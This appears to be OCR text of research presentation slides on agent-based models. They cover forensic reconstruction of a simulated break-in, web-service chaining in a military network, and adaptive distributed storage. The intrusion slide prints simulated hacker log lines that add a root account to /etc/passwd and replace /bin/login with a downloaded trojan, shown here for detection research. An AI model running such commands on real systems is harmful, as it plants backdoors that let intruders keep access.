
- Reconstructing the break-in:
  - Hacker leaves cleanHistory on the system
  - Stats show file was downloaded and changed around 4:22
  - wtmp shows who logged in near that time


```
ftp     ftpd53716     235.77.46.191       May 1 03:25:15 - 04:03:46 (00:38:31)
ftp     ftpd75942     108.163.156.198     May 1 03:49:53 - 04:11:55 (00:22:02)
belinda       pts/0   220.65.220.171      May 1 03:57:32 - 04:15:49 (00:18:16)
ftp     ftpd1050      17.40.41.202        May 1 03:37:56 - 04:16:27 (00:38:30)
alex    pts/5 82.197.55.13          May 1 04:22:05 - 04:23:32 (00:01:27)
ben     pts/1 196.187.158.215       May 1 03:29:35 - 04:35:46 (01:06:11)
illy    pts/0 108.163.156.198       May 1 04:11:55 - 04:41:03 (00:29:07)
joe     pts/0 235.77.46.191         May 1 04:03:46 - 04:43:32 (00:39:46)
```


  - Alex’s account was hijacked from 82.197.55.13

Indirect clues can lead to discovery of evidence a hacker intentionally tries to cover up.

- Intelligence layer:
  - Collects and analyzes evidence from each simulation run
  - Uses simple rules to detect 28 pre-defined types of evidence
  - Records correlations between types in 28x28 matrix
  - Other techniques – neural networks, Bayesian networks, etc






Victim Site
Users
Behavior, permissions, typical scripts
Log Files
70 chgrp admin /home/alex/.bash_history
71 chown alex /home/alex/
72 chgrp admin /home/alex/
73 cat /.bash_history
74 echoAppend hacker:0:0:hacker:/:/bin/bash /etc/passwd
75 cat /etc/passwd
76 ftpGet login2
77 chmod login2 0 2 true
78 mv bin/login /usr/bin/temp.old
79 mv login2 /bin/login
Internet
Statistical analysis of logs
Hacker
Behavior, typical scripts
Understand:
•Hacker behavior
•Find new evidence
•Anticipate attacks


Application II

Designing the GIG Enterprise Services framework

"The two truly transforming things, conceivably, might be in information technology and information operation and networking and connecting things in ways that they function totally differently than they had previously."

Hon Donald Rumsfeld

The problem




Each service's network works great—well integrated, easy to share information…

…but they are not good at talking to each other

- How can we **network** ten of thousands of "clients"? [end users, computers, satellites etc.]
- How can we **maximize resources and capabilities** o giant military network to best advantage?
- How can we link resources to **create new services**?
- How can users **discover** services?

We can use web services…

The problem



Each service's network works great—well integrated, easy to share information…

…but they are not good at talking to each other

- How can we network ten of thousands of "clients"? [end users, computers, satellites etc.]
- How can we maximize resources and capabilities o giant military network to best advantage?
- How can we link resources to create new services?
- How can users discover services?

We can use web services…

Service chaining: stringing existing services together to create new service

Request: Get me map of hurricane overlaid on S.E. US population

Great use of resources:
architecture independent,
new from old…

…but what are the implications?

Interdependencies: e.g. file may have **lock** such that only one service can access/update at a time ⇒ **delays** for other jobs

Megachains: what if we string several large chains together?

Dynamics: effect upon network dynamics, QoS metrics etc.?


Objectives

- **Model**: Agent-based model of web services
  - Agents = users, requests, services, machines
  - Geospatial (GIS) test case
- **Analysis**: systematically study effect of chain length / complexity on network dynamics and user QoS
  - Generate population of chains of given complexity
  - Effects of locks and timeouts
- **Explore**: to find service, users consult catalogs but these catalogs are incomplete
  - Can we use small-world properties to “spread the word” of new services across whole network or to find resource for user?


Application III

Resilient distributed storage


- **Goal:** resilient storage of multiple copies of data throughout network
- **Objectives:**
  - low-latency access from anywhere
  - data redundancy for recovery
  - de-centralized data management
  - robust, low maintenance
- **Philosophy:** let each node decide locally what data to store where and when



Static network analysis




Dynamic network analysis



Adaptive storage policy design using genetic programming: surprising results

- Prefer older objects
- Prefer frequent objects
- Ignore size
- "Pseudo-randomness": favor alternating frequencies



Symmetry Breaking!

